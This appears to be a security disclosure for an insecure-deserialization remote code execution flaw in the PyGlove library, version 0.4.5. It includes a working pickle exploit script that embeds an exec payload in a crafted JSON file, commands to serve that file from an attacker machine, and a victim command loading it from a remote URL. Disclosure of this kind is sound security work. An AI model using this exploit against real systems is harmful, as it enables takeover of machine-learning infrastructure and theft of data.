PyGlove
- Version 0.4.5
/ Remote Code Execution (RCE) via Insecure Deserialization based on _OpaqueObject
JSON data stream (Base64)
Below are one (1) PoC to reproduce RCE in PyGlove
using a remote API JSON
URL controlled by an attacker, without local intervention by a third party to modify files
that allow code execution during the deserialization process.
For this PoC, two (2) different devices were used to simulate the interaction between an attacking machine (Raspberry Pi with IP 192.168.1.90) and a victim machine (Windows with IP 192.168.1.88).
Note: While this vulnerability is specifically verified and reported on version 0.4.5,
other prior and subsequent versions may also be susceptible to this insecure deserialization
vector.
Introduction

PyGlove
is an open-source library originally developed by Google, designed for symbolic programming and
meta-learning. It is widely used in automated machine learning (AutoML) architectures to define,
run, and scale search spaces for hyperparameter optimization and neural architecture search.
The library enables developers to manipulate complex Python object hierarchies symbolically,
facilitating seamless configuration updates and execution sweeps. Because AutoML experiments require
distributing trials across large-scale compute clusters (leveraging platforms like Kubernetes,
SLURM, or cloud services), PyGlove
is highly integrated into machine learning training workflows. Safeguarding its state
deserialization primitives is crucial to preventing infrastructure hijack and data exfiltration in
AI/ML environments.
Vulnerability Description
PyGlove
is vulnerable to Insecure Deserialization leading to Remote Code Execution (RCE). The framework
relies on the pickle
module to handle complex object types and inter-process communication results. These vulnerabilities
are severe because they can be triggered through high-level symbolic loading functions (pg.load,
pg.from_json)
that are commonly exposed to external data sources or remote URIs.
The vulnerable code in pyglove/core/utils/json_conversion.py:
The _OpaqueObject
class is designed to handle arbitrary Python objects within JSON structures by using pickle
as a bridge. This implementation directly calls pickle.loads
on base64-encoded strings provided in the JSON input.
class _OpaqueObject(JSONConvertible):
  ...
  def decode(self, json_value: JSONValueType) -> Any:
    assert isinstance(json_value, str), json_value
    try:
      # INSECURE: Directly calls pickle.loads on the decoded base64 string
      return pickle.loads(base64.decodebytes(json_value.encode('utf-8')))
    except Exception as e:
      raise ValueError('Cannot decode opaque object with pickle.') from e
The vulnerable code in pyglove/core/coding/execution.py:
Additionally, sandbox_call
contains a critical sink when deserializing subprocess results:
def sandbox_call(func: Callable[..., Any], ...) -> Any:
    ...
    # INSECURE: Receiving results from a subprocess and deserializing them
    result = pickle.loads(result_from_subprocess)
    return result
Technical Impact Analysis
Project Purpose & Context
PyGlove is a library for symbolic programming and meta-learning, widely used for defining search spaces in hyperparameter optimization (AutoML). It manages complex object hierarchies that need to be serialized and shared across different processes and nodes.
Platform & Deployment Environment
The framework is typically deployed in large-scale machine learning clusters (e.g., Kubernetes, SLURM) and researchers' workstations. It relies on internal and external data sources (GCS, S3, HTTP) to load configurations and synchronize the state of distributed tuning trials.
Comprehensive Risk Assessment
The vulnerability is Critical. The ability to trigger Remote Code Execution through JSON APIs and remote URIs breaks the trust boundary of the application. In distributed training settings, an attacker can move laterally from a compromised worker to the experiment controller, leading to complete infrastructure compromise and theft of model weights or sensitive training data.
Attack Scenario
Who wants to exploit a particular vulnerability?
Malicious actors targeting machine learning infrastructure, including industrial competitors, state-sponsored agents, or attackers seeking to compromise high-performance computing clusters (GPUs/TPUs) used for model training and deployment.
For what gain?
To gain unauthorized access to proprietary model architectures and weights (IP theft), exfiltrate sensitive training datasets, hijack computational resources for cryptomining, or disrupt AI-powered production systems by injecting backdoors into the model's symbolic definition.
In what way?
Through several identified remote vectors:
- Remote Configuration Hijacking: Providing a malicious URI (HTTP/S3/GCS)
to a
pg.loadorpg.open_jsonlcall. - JSON API Poisoning: Injecting an
_OpaqueObjectinto JSON data streams consumed by the target application. - Distributed State Poisoning: Compromising shared storage backends to
manipulate
Trialmetadata, targeting the experiment orchestrator. - Sandbox Escape: Exploiting the insecure unpickling of subprocess
results in
sandbox_callto compromise the host process.
Reproduction Steps
On the Raspberry (attacker) - IP 192.168.1.90
kw0@kw0l4b:~ $ hostname -I | awk '{print $1}'
192.168.1.90
kw0@kw0l4b:~ $
1. Payload Generation on the Raspberry:
Run the specialized exploit.py
script to generate the malicious_config.json
file directly in the shared path:
import pickle
import base64

# We generate a payload that uses 'builtins.exec' to be independent of the
# 'os' module (posix vs nt) at pickle generation time.
# This avoids the "ModuleNotFoundError: No module named 'posix'" error on Windows.

payload_cmd = "__import__('os').system('calc.exe')"

# We use a structure that invokes exec on the command in the victim process
class UniversalRCE:
    def __reduce__(self):
        import builtins
        return (builtins.exec, (payload_cmd,))

# Generate the pickle payload
payload = pickle.dumps(UniversalRCE())
encoded_payload = base64.b64encode(payload).decode('utf-8')

# Create the malicious JSON with the PyGlove structure
malicious_json = f"""
{{
  "_type": "pyglove.core.utils.json_conversion._OpaqueObject",
  "value": "{encoded_payload}"
}}
"""

with open("malicious_config_raspberry.json", "w") as f:
    f.write(malicious_json)

print("File malicious_config_raspberry.json generated successfully.")
print("This file is compatible with Windows even if generated on Linux/Raspberry.")
Run the script:

python exploit.py2. Serve the API JSON on the Raspberry:
python -m http.server 8000

On Windows (victim) - IP 192.168.1.88
PS L:\HTTP_Code_Filleter\OT2\pyglove> Get-NetIPAddress -AddressFamily IPv4 | Where-Object PrefixOrigin -eq "Dhcp" | Select-Object -ExpandProperty IPAddress
192.168.1.88
PS L:\HTTP_Code_Filleter\OT2\pyglove>
1. Create the virtual environment:
python -m venv .venv2. Activate the virtual environment:
.venv\Scripts\activate3. Install PyGlove and network dependencies:
For PyGlove to handle the HTTP protocol via fsspec,
it is necessary to install fsspec
and its network engines (requests
and aiohttp)
along with the library:
pip install fsspec requests aiohttp pyglove4. Trigger the RCE by invoking the remote JSON API:
We invoke the remote JSON API controlled by the attacker from http://192.168.1.90:8000/malicious_config.json:
python -c "import pyglove as pg; pg.load('http://192.168.1.90:8000/malicious_config.json')"
Other
RCE vectors in PyGlove
remotely controlled by an attacker
Vector #1: The I/O Abstraction Vector: URI support via
fsspec
PyGlove does not limit its file loading operations (pg.load,
pg.open_jsonl)
to the local file system. Through integration with fsspec
and the _FsspecUriCatcher
component in pyglove/core/io/file_system.py,
the framework supports URI schemes.
The "Local Access" Bypass
- Scenario: An application that allows the user to configure the path of a
"search space" or configuration file (e.g.,
pg.load(user_config_path)). - Exploitation: An attacker can provide a remote path such as
http://attacker.com/malicious_config.jsonors3://public-bucket/payload.json. PyGlove will download the content and process it. If the JSON contains an object of type_OpaqueObject, the pickle payload will be executed automatically. - Impact: Remote RCE without the need for the attacker to have prior access to the server where PyGlove is running.
Vector #2: The Universal Bridge: Injection of _OpaqueObject
into JSON APIs
PyGlove uses a symbolic model where any object can be represented in JSON. The pyglove.core.utils.json_conversion._OpaqueObject
class is specifically designed to wrap base64-pickled data within a JSON field.
Breaking the user input
- Vector: Any REST API or service that uses
pg.from_jsonto process user inputs. - Attack Path: An attacker sends a legitimate JSON (e.g., a model parameter
update) but injects an
_OpaqueObjectstructure into a field that the schema allows asAny. - Analysis: Many developers assume that JSON is a "safe" format against object deserialization attacks. PyGlove breaks this premise by providing an automatic pickle decoder embedded in JSON.
Vector #3: Poisoning of Distributed Tuning Studies
In hyperparameter optimization workflows (AutoML), PyGlove distributes work among multiple nodes that share the state through a persistent backend.
Lateral Movement and Privilege Escalation
- Vulnerability: The
TrialandMeasurementobjects defined inpyglove/core/tuning/protocols.pyare symbolic objects that are frequently serialized/deserialized. - Scenario: If the cluster uses a shared file system (NFS) or a cloud bucket
to save the study history (
open_jsonl). - Exploitation: An attacker who gains access to a single worker or who can
write to shared storage can "poison" the study file. When the master node (
controller) or a new worker tries to "retrieve" the state (recover/replay), it will load the maliciousTrialobject and execute the attacker's code.
Vector #4: Sandbox Escape in execution.py
PyGlove offers a "secure" execution functionality in a sandbox (pg.run(..., sandboxed=True)).
Isolation Failure
- Vulnerability:
sandbox_calluses a subprocess to isolate suspicious code, but usespickle.loadsin the main process to receive the result. - By-pass: The code running in the sandbox can simply return an object whose pickled representation is malicious. The orchestrator process, by trusting the sandbox's security, deserializes the result and is compromised.
- Impact: The sandbox becomes useless as a security measure against attackers seeking to compromise the orchestration infrastructure.
Executive Summary: Multiple RCE Vectors via Insecure Deserialization in PyGlove
The research documents a critical RCE vulnerability in PyGlove
caused by the usage of pickle
for deserializing arbitrary objects, specifically within the _OpaqueObject
class and the sandbox_call
execution module.
- Root Cause: The framework implements
_OpaqueObjectto handle arbitrary Python objects by wrapping base64-encodedpicklepayloads within JSON structures. This allows for the automatic, insecure execution of serialized code during standard JSON loading operations. - Exploitation Mechanism: Attackers can inject malicious
_OpaqueObjectpayloads into any JSON API endpoint, configuration file, or distributed state file consumed byPyGlove’s symbolic loading functions (e.g.,pg.load,pg.from_json). The deserialization trigger is implicit, requiring no additional interaction from the victim beyond calling the standard framework methods.